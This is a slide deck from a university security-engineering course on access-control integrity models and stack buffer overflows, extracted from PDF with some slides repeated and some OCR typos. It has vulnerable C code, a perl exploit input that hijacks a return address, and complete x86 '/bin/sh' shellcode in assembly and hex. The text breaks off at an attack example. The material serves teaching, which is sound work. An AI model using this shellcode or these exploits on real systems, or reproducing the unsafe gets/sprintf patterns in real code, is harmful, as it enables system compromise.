
# Biba's Low Watermark Policy

- Subjects get “tainted” by reading low integrity information
- When  $s$  reads  $o$ ,  $fs(s) = \min(fs(s), fo(o))$   
 $s$  can only write objects at lower levels

Problem: Subject integrity levels decrease over time.  
(Need some way to restore integrity.)

# Brewer Nash Model

*Goal: There must be no information flow that causes a conflict of interest*



# Brewer Nash Model

*Goal: There must be no information flow that causes a conflict of interest*



- **Sets:** Companies **C**, Subjects **S**, Objects **O**  
*(Think Subjects = Analysts and Objects = Documents)*
- **y:**  $O \rightarrow C$  returns the company that belongs to a given object
- **x:**  $C \rightarrow P(C)$  returns the Conflict of Interest set for a company
- **Security label** for an object  $o$  is defined as  $(x(o), y(o))$
- **N:**  $S \times O \rightarrow \text{BOOL}$  returns True if  $s$  has had access to  $o$



# Brewer Nash Model



Simple security property (ss-property):

- A subject **s** is allowed access to an object **o** only if  
 $\forall o': N(s,o') \Rightarrow y(o)=y(o') \text{ or } y(o) \notin x(o')$

For example, consider the following conflict classes:

- { Ford, Chrysler, GM }
- { Bank of America, Wells Fargo, Citicorp }
- { Microsoft }

For example, if you access a file from GM, you subsequently will be blocked from accessing any files from Ford or Chrysler. You are free to access files from companies in any other conflict class.



# Brewer Nash Model



Simple security property (ss-property):

- A subject  $s$  is allowed access to an object  $o$  only if  
 $\forall o': N(s,o') \Rightarrow y(o)=y(o') \text{ or } y(o) \notin x(o')$

\*-property:

- A subject  $s$  is allowed **write** access to an object  $o$  only if  
 $\forall o': N(s,o') \Rightarrow y(o)=y(o') \text{ or } x(o')=\emptyset$



# **SENG 360 - Security Engineering Code Security - Buffer Overflow**

Jens Weber

Fall 2022



# Recall from previous class

Distributed systems / concurrency

→ *Race conditions / TOCTOU attacks*

Today

→ *Buffer overflows (Stack Overflows)*



# Learning Objectives



At the end of this class you will be able to

- Define what a buffer overflow is, and list possible consequences.
- Describe how a stack buffer overflow works in detail.
- Define shell code and describe its use in a buffer overflow attack.





## 2022 CWE Top 25 Most Dangerous Software Weaknesses

### Introduction



Welcome to the 2022 Common Weakness Enumeration (CWE™) Top 25 Most Dangerous Software Weaknesses list (CWE™ Top 25). This list demonstrates the currently most common and impactful software weaknesses. Often easy to find and exploit, these can lead to exploitable vulnerabilities that allow adversaries to completely take over a system, steal data, or prevent applications from working.

Many professionals who deal with software will find the CWE Top 25 a practical and convenient resource to help mitigate risk. This may include software architects, designers, developers, testers, users, project managers, security researchers, educators, and contributors to standards developing organizations (SDOs).

To create the list, the CWE Team leveraged [Common Vulnerabilities and Exposures \(CVE®\)](#) data found within the National Institute of Standards and Technology (NIST) [National Vulnerability Database \(NVD\)](#), and the [Common Vulnerability Scoring System \(CVSS\)](#) scores associated with each CVE Record, including a focus on CVE Records from the Cybersecurity and Infrastructure Security Agency (CISA) [Known Exploited Vulnerabilities \(KEV\) Catalog](#). A formula was applied to the data to score each weakness based on prevalence and severity.

The dataset analyzed to calculate the 2022 Top 25 contained a total of 37,899 CVE Records from the previous two calendar years.

Rank	ID	Name	Score	KEV Count (CVEs)	Rank Change vs. 2021
1	<a href="#">CWE-787</a>	Out-of-bounds Write	64.20	62	0
2	<a href="#">CWE-79</a>	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	45.97	2	0
3	<a href="#">CWE-89</a>	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	22.11	7	+3

# CWE-787: Out-of-bounds Write

**Weakness ID:** 787

**Status:** Draft

**Abstraction:** Base

**Structure:** Simple

Presentation Filter: Complete



## Description

The software writes data past the end, or before the beginning, of the intended buffer.

## Extended Description

Typically, this can result in corruption of data, a crash, or code execution. The software may modify an index or perform pointer arithmetic that references a memory location that is outside of the boundaries of the buffer. A subsequent write operation then produces undefined or unexpected results.

## Alternate Terms

**Memory Corruption:** The generic term "memory corruption" is often used to describe the consequences of writing to memory outside the bounds of a buffer, or to memory that is invalid, when the root cause is something other than a sequential copy of excessive data from a fixed starting location. This may include issues such as incorrect pointer arithmetic, accessing invalid pointers due to incomplete initialization or memory release, etc.

# Early History of Buffer Overflow Attacks

<b>1988</b>	The Morris Internet Worm uses a buffer overflow exploit in “fingerd” as one of its attack mechanisms.
<b>1995</b>	A buffer overflow in NCSA httpd 1.3 was discovered and published on the Bugtraq mailing list by Thomas Lopatic.
<b>1996</b>	Aleph One published “Smashing the Stack for Fun and Profit” in <i>Phrack</i> magazine, giving a step by step introduction to exploiting stack-based buffer overflow vulnerabilities.
<b>2001</b>	The Code Red worm exploits a buffer overflow in Microsoft IIS 5.0.
<b>2003</b>	The Slammer worm exploits a buffer overflow in Microsoft SQL Server 2000.
<b>2004</b>	The Sasser worm exploits a buffer overflow in Microsoft Windows 2000/XP Local Security Authority Subsystem Service (LSASS).

# Definition

**Buffer Overrun:** A condition at an interface under which more input can be placed into a buffer or data holding area than the capacity allocated, overwriting other information.

Attackers exploit such a condition to crash a system or to insert specially crafted code that allows them to gain control of the system.

NISTIR 7298 (Glossary of Key Info Security Terms)



# Simple Example

```
int main(int argc, char *argv[]) {
    int valid = FALSE;
    char str1[8];
    char str2[8];

    next_tag(str1);
    gets(str2);
    if (strncmp(str1, str2, 8) == 0)
        valid = TRUE;
    printf("buffer1: str1(%s), str2(%s), valid(%d)\n", str1, str2, valid);
}
```

# Simple Example (cont'd)

```
int main(int argc, char *argv[]) {
    int valid = FALSE;
    char str1[8];
    char str2[8];

    next_tag(str1);
    gets(str2);
    if (strncmp(str1, str2, 8) == 0)
        valid = TRUE;
    printf("buffer1: str1(%s), str2(%s), valid(%d)\n", str1, str2, valid);
}
```

Sample run: (*assume `next_tag(str1)` will put “START” in `str1`*)

```
$ cc -g -o buffer1 buffer1.c
$ ./buffer1
START
buffer1: str1(START), str2(START), valid(1)
```

Input: START

# Simple Example (cont'd)

```
int main(int argc, char *argv[]) {
    int valid = FALSE;
    char str1[8];
    char str2[8];

    next_tag(str1);
    gets(str2);
    if (strncmp(str1, str2, 8) == 0)
        valid = TRUE;
    printf("buffer1: str1(%s), str2(%s), valid(%d)\n", str1, str2, valid);
}
```

Another run

```
$ ./buffer1
EVILINPUTVALUE
buffer1: str1(TVALUE), str2(EVILINPUTVALUE), valid(0)
```

Input: EVILINPUT

# Simple Example (cont'd)

```
int main(int argc, char *argv[]) {
    int valid = FALSE;
    char str1[8];
    char str2[8];

    next_tag(str1);
    gets(str2);
    if (strncmp(str1, str2, 8) == 0)
        valid = TRUE;
    printf("buffer1: str1(%s), str2(%s), valid(%d)\n", str1, str2, valid);
}
```

Yet another run


Input: BADINPUTBADINPUT

```
BADINPUTBADINPUT
buffer1: str1(BADINPUT), str2(BADINPUTBADINPUT), valid(1)
```

# What happens on the stack?

Memory Address	Before gets(str2)	After gets(str2)	Contains value of
.....	.....	.....	
bffffbf4	34fcffbf 4 . . .	34fcffbf 3 . . .	argv
bffffbf0	01000000	01000000	argc
bffffbec	.....	.....	return addr
bffffbe8	c6bd0340 . . . @	c6bd0340 . . . @	old base ptr
bffffbe4	08fcffbf . . . .	08fcffbf . . . .	valid
bffffbe0	00000000	01000000	
bffffbd0	.....	.....	
bffffbd4	80640140 . d . @	00640140 . d . @	
bffffbd8	54001540 T . . @	4e505554 N P U T	str1[4-7]
bffffbdc	53544152 S T A R	42414449 B A D I	str1[0-3]
.....	00850408 . . . .	4e505554 N P U T	str2[4-7]
.....	30561540 0 V . @	42414449 B A D I	str2[0-3]
.....	.....	.....	

# Memory Management: each process has own segment



# What happens when function P calls function Q?

What P does:


1. pushes parameters on stack
2. executes call instruction, which pushes return address on stack

What Q does:

1. pushes old frame pointer (P's stack frame) on stack
2. sets frame pointer to current stack pointer
3. Allocates space for local variables
4. runs body
5. upon exit: resets stack pointer to old frame pointer (discard local vars)
6. pops old frame pointer value
7. execute return instruction (which uses and pops return address)

What P does:

1. pops parameters
2. Continues execution



# Vulnerable Function

```
void hello(char *tag)
{
    char inp[16];

    printf("Enter value for %s: ", tag);
    gets(inp);
    printf("Hello your %s is %s\n", tag, inp);
}
```

Sample run: (assume hello is called with parameter “name”)

```
$ cc -g -o buffer2 buffer2.c
$ ./buffer2
Enter value for name: Bill and Lawrie
Hello your name is Bill and Lawrie
buffer2 done
```

# Vulnerable Function (cont'd)

```
void hello(char *tag)
{
    char inp[16];

    printf("Enter value for %s: ", tag);
    gets(inp);
    printf("Hello your %s is %s\n", tag, inp);
}
```

What happens if “XXXXXXXXXXXXXXXXXXXXXXXXXXXX” is entered?

```
$ ./buffer2
Enter value for name: XXXXXXXXXXXXXXXXXXXXXXX|XXXXXXXXXXXX
Segmentation fault (core dumped)
```

# Exploiting the vuln for more than just DoS: Goal execute `hello` twice

need address of `hello` function: use disassembler

`0x08048394`

determine offset between `inp` buffer and return address: inspect code: 24 bytes  
-> input ABCDEFGH~~R~~STUVWXabcdefgh will fill stack up to saved old frame pointer

Need to overwrite old frame pointer with *some* address in memory segment  
`0xbfffffe8` is close by

```
void hello(char *tag)
{
    char inp[16];

    printf("Enter value for %s: ", tag);
    gets(inp);
    printf("Hello your %s is %s\n", tag, inp);
}
```


Two more things:

Need to use little endian (least significant byte first)

Need to convert hex to binary (perl script)

```
$ perl -e 'print pack("H*", "414243444546474851525354555657586162636465666768
08fcffbf948304080a4e4e4e4e0a");' | ./buffer2
Enter value for name:
Hello your Re?pyy]uEA is ABCDEFGHQRSTUVWXabcdefguyu
Enter value for Kyyu:
Hello your Kyyu is NNNN
Segmentation fault (core dumped)
```

Memory Address	Before gets(inp)	After gets(inp)	Contains value of
...	...	...	
bffffbe0	3e850408 > . . .	00850408 . . .	tag
bffffbdc	f0830408 . . .	94830408 . . .	return addr
bffffbd8	e8fbffbf . . .	e8ffffbf . . .	old base ptr
bffffbd4	60840408 ` . . .	65666768 e f g h	
bffffbd0	30561540 0 V . @	61626364 a b c d	
bffffbcc	1b840408 . . .	55565758 U V W X	inp[12-15]
bffffbc8	e8fbffbf . . .	51525354 Q R S T	inp[8-11]
bffffbc4	3cfcffbf < . . .	45464748 E F G H	inp[4-7]
bffffbc0	34fcffbf 4 . . .	41424344 A B C D	inp[0-3]
...	...	...	



**Buffer overflows may  
happen anywhere – not  
just during data input**

# Example Code

```
void gctinp(ohar *inp, int siz)
{
    puts("Input value: ");
    fgets(inp, siz, stdin);    input is safe
    printf("buffer3 getinp read %s\n", inp);
}

void display(char *val)
{
    char tmp[16];           processing is not
    sprintf(tmp, "read val: %s\n", val);
    puts(tmp);
}

int main(int argc, char *argv[])
{
    char buf[16];
    getinp (buf, sizeof (buf));
    display(buf);
    printf("buffer3 done\n");
}
```

# Sample Runs

```
$ cc -o buffer3 buffer3.c  
  
$ ./buffer3  
Input value:  
SAFE  
buffer3 getinp read SAFE  
read val: SAFE  
buffer3 done  
  
$ ./buffer3  
Input value:  
XXXXXXXXXXXXXXXXXXXXXXXXXXXX  
buffer3 getinp read XXXXXXXXXX  
read val: XXXXXXXXXX  
  
buffer3 done  
Segmentation fault (core dumped)
```

22

```
void gctinp(ohar *inp, int siz)  
{  
    puts("Input value: ");  
    fgets(inp, siz, stdin);  
    printf("buffer3 getinp read %s\n", inp);  
}  
  
void display(char *val)  
{  
    char tmp[16];  
    sprintf(tmp, "read val: %s\n", val);  
    puts(tmp);  
}  
  
int main(int argc, char *argv[])  
{  
    char buf[16];  
    getinp (buf, sizeof (buf));  
    display(buf);  
    printf("buffer3 done\n");  
}
```

# (Some) unsafe C Library

<code>gets(char *str)</code>	read line from standard input into str
<code>sprintf(char *str, char *format, ...)</code>	create str according to supplied format and variables
<code>strcat(char *dest, char *src)</code>	append contents of string src to string dest
<code>strcpy(char *dest, char *src)</code>	copy contents of string src to string dest
<code>vsprintf(char *str, char *fmt, va_list ap)</code>	create str according to supplied format and variables



University  
of Victoria

# Shellcode

Buffer overflow attacks often attempt to transfer execution to code supplied by the attacker: **Shellcode**

```
execve  ("/bin/sh")
```

# Shellcode Development

The attacker wants shellcode equivalent to this C code - but in assembly language

```
int main (int argc, char *argv[])
{
    char *sh;
    char *args[2];

    sh = "/bin/sh";
    args[0] = sh;
    args[1] = NULL;
    execve (sh, args, NULL);
}
```

# Considerations for Shellcode

**Position independence:** no absolute addresses, since attacker cannot determine in advance the exact location of the target buffer

**Cannot contain null values:** since strings are usually null terminated (in C-like languages)

MOV src, dest	copy (move) value from src into dest
LEA src, dest	copy the address (load effective address) of src into dest
ADD / SUB src, dest	add / sub value in src from dest leaving result in dest
AND / OR / XOR src, dest	logical and / or / xor value in src with dest leaving result in dest
CMP val1, val2	compare val1 and val2, setting CPU flags as a result
JMP / JZ / JNZ addr	jump / if zero / if not zero to addr
PUSH src	push the value in src onto the stack
POP dest	pop the value on the top of the stack into dest
CALL addr	call function at addr
LEAVE	clean up stack frame before leaving function
RET	return from function
INT num	software interrupt to access operating system function
NOP	no operation or do nothing instruction

# Some X86 Registers

<b>32 bit</b>	<b>16 bit</b>	<b>8 bit (high)</b>	<b>8 bit (low)</b>	<b>Use</b>
%eax	%ax	%ah	%al	Accumulators used for arithmetical and I/O operations and execute interrupt calls
%ebx	%bx	%bh	%bl	Base registers used to access memory, pass system call arguments and return values
%ecx	%cx	%ch	%cl	Counter registers
%edx	%dx	%dh	%dl	Data registers used for arithmetic operations, interrupt calls and IO operations
%ebp				Base Pointer containing the address of the current stack frame
%eip				Instruction Pointer or Program Counter containing the address of the next instruction to be executed
%esi				Source Index register used as a pointer for string or array operations
%esp				Stack Pointer containing the address of the top of stack

# X86 shell code

Trick 1: we need the address of the string “/bin/sh”.  
Call puts it on the stack

```
nop  
nop  
jmp find  
cont: pop %esi  
      xor %eax, %eax  
      mov %al, 0x7(%esi)  
      lea (%esi), %ebx  
      mov %ebx, 0x8(%esi)  
      mov %eax, 0xc(%esi)  
      mov $0xb,%al  
      mov %esi,%ebx  
      lea 0x8(%esi),%ecx  
      lea 0xc(%esi),%edx  
      int $0x80  
find: call cont ←  
sh: .string "/bin/sh "  
args: .long 0  
     .long 0  
      //end of nop sled  
      //jump to end of code  
      //pop address of sh off stack into %esi  
      //zero contents of EAX  
      //copy zero byte to end of string sh (%esi)  
      //load address of sh (%esi) into %ebx  
      //save address of sh in args [0] (%esi+8)  
      //copy zero to args[1] (%esi+c)  
      //copy execve syscall number (11) to AL  
      //copy address of sh (%esi) into %ebx  
      //copy address of args (%esi+8) to %ecx  
      //copy address of args[1] (%esi+c) to %edx  
      //software interrupt to execute syscall  
      //call cont which saves next address on stack  
      //string constant  
      //space used for args array  
      //args[1] and also NULL for env array
```

# X86 shell code

Trick 1: we need the address of the string “/bin/sh”.  
Call puts it on the stack - and we can pop it into %esi

```
nop  
nop  
jmp find  
cont: pop %esi ←  
      xor %eax, %eax  
      mov %al, 0x7(%esi)  
      lea (%esi), %ebx  
      mov %ebx, 0x8(%esi)  
      mov %eax, 0xc(%esi)  
      mov $0xb,%al  
      mov %esi,%ebx  
      lea 0x8(%esi),%ecx  
      lea 0xc(%esi),%edx  
      int $0x80  
find: call cont ←  
sh: .string "/bin/sh "  
args: .long 0  
     .long 0  
  
//end of nop sled  
//jump to end of code  
//pop address of sh off stack into %esi  
//zero contents of EAX  
//copy zero byte to end of string sh (%esi)  
//load address of sh (%esi) into %ebx  
//save address of sh in args [0] (%esi+8)  
//copy zero to args[1] (%esi+c)  
//copy execve syscall number (11) to AL  
//copy address of sh (%esi) into %ebx  
//copy address of args (%esi+8) to %ecx  
//copy address of args[1] (%esi+c) to %edx  
//software interrupt to execute syscall  
//call cont which saves next address on stack  
//string constant  
//space used for args array  
//args[1] and also NULL for env array
```

# X86 shell code

Trick 2: we need to generate a zero  
xor produces a zero, which we can then use

```
nop
nop
jmp find
cont: pop %esi
      xor %eax, %eax ← //zero contents of EAX
      mov %al, 0x7(%esi) ← //copy zero byte to end of string sh (%esi)
      lea (%esi), %ebx //load address of sh (%esi) into %ebx
      mov %ebx, 0x8(%esi) //save address of sh in args [0] (%esi+8)
      mov %eax, 0xc(%esi) //copy zero to args[1] (%esi+c)
      mov $0xb,%al //copy execve syscall number (11) to AL
      mov %esi,%ebx //copy address of sh (%esi) into %ebx
      lea 0x8(%esi),%ecx //copy address of args (%esi+8) to %ecx
      lea 0xc(%esi),%edx //copy address of args[1] (%esi+c) to %edx
      int $0x80 //software interrupt to execute syscall
find: call cont //call cont which saves next address on stack
sh: .string "/bin/sh " //string constant
args: .long 0 //space used for args array
      .long 0 //args[1] and also NULL for env array
```

# X86 shell code

Trick 3: we need to jump to our code (without knowing its exact location). Use a “nop-sled” to make target larger

```
 nop ←
nop
jmp find
cont: pop %esi
      xor %eax, %eax
      mov %al, 0x7(%esi)
      lea (%esi), %ebx
      mov %ebx, 0x8(%esi)
      mov %eax, 0xc(%esi)
      mov $0xb,%al
      mov %esi,%ebx
      lea 0x8(%esi),%ecx
      lea 0xc(%esi),%edx
      int $0x80
find: call cont
sh:  .string "/bin/sh "
args: .long 0
      .long 0
      //end of nop sled
      //jump to end of code
      //pop address of sh off stack into %esi
      //zero contents of EAX
      //copy zero byte to end of string sh (%esi)
      //load address of sh (%esi) into %ebx
      //save address of sh in args [0] (%esi+8)
      //copy zero to args[1] (%esi+c)
      //copy execve syscall number (11) to AL
      //copy address of sh (%esi) into %ebx
      //copy address of args (%esi+8) to %ecx
      //copy address of args[1] (%esi+c) to %edx
      //software interrupt to execute syscall
      //call cont which saves next address on stack
      //string constant
      //space used for args array
      //args[1] and also NULL for env array
```

# Resulting code in Hex format

```
90 90 eb 1a 5e 31 c0 88 46 07 8d 1e 89 5e 08 89  
46 0c b0 0b 89 f3 8d 4e 08 8d 56 0c cd 80 e8 e1  
ff ff ff 2f 62 69 6e 2f 73 68 20 20 20 20 20 20
```



University  
of Victoria

# Example of an Attack

Let's assume our attacker found our earlier vulnerable program

```
void hello(char *tag)
{
    char inp[16];

    printf("Enter value for %s: ", tag);
    gets(inp);
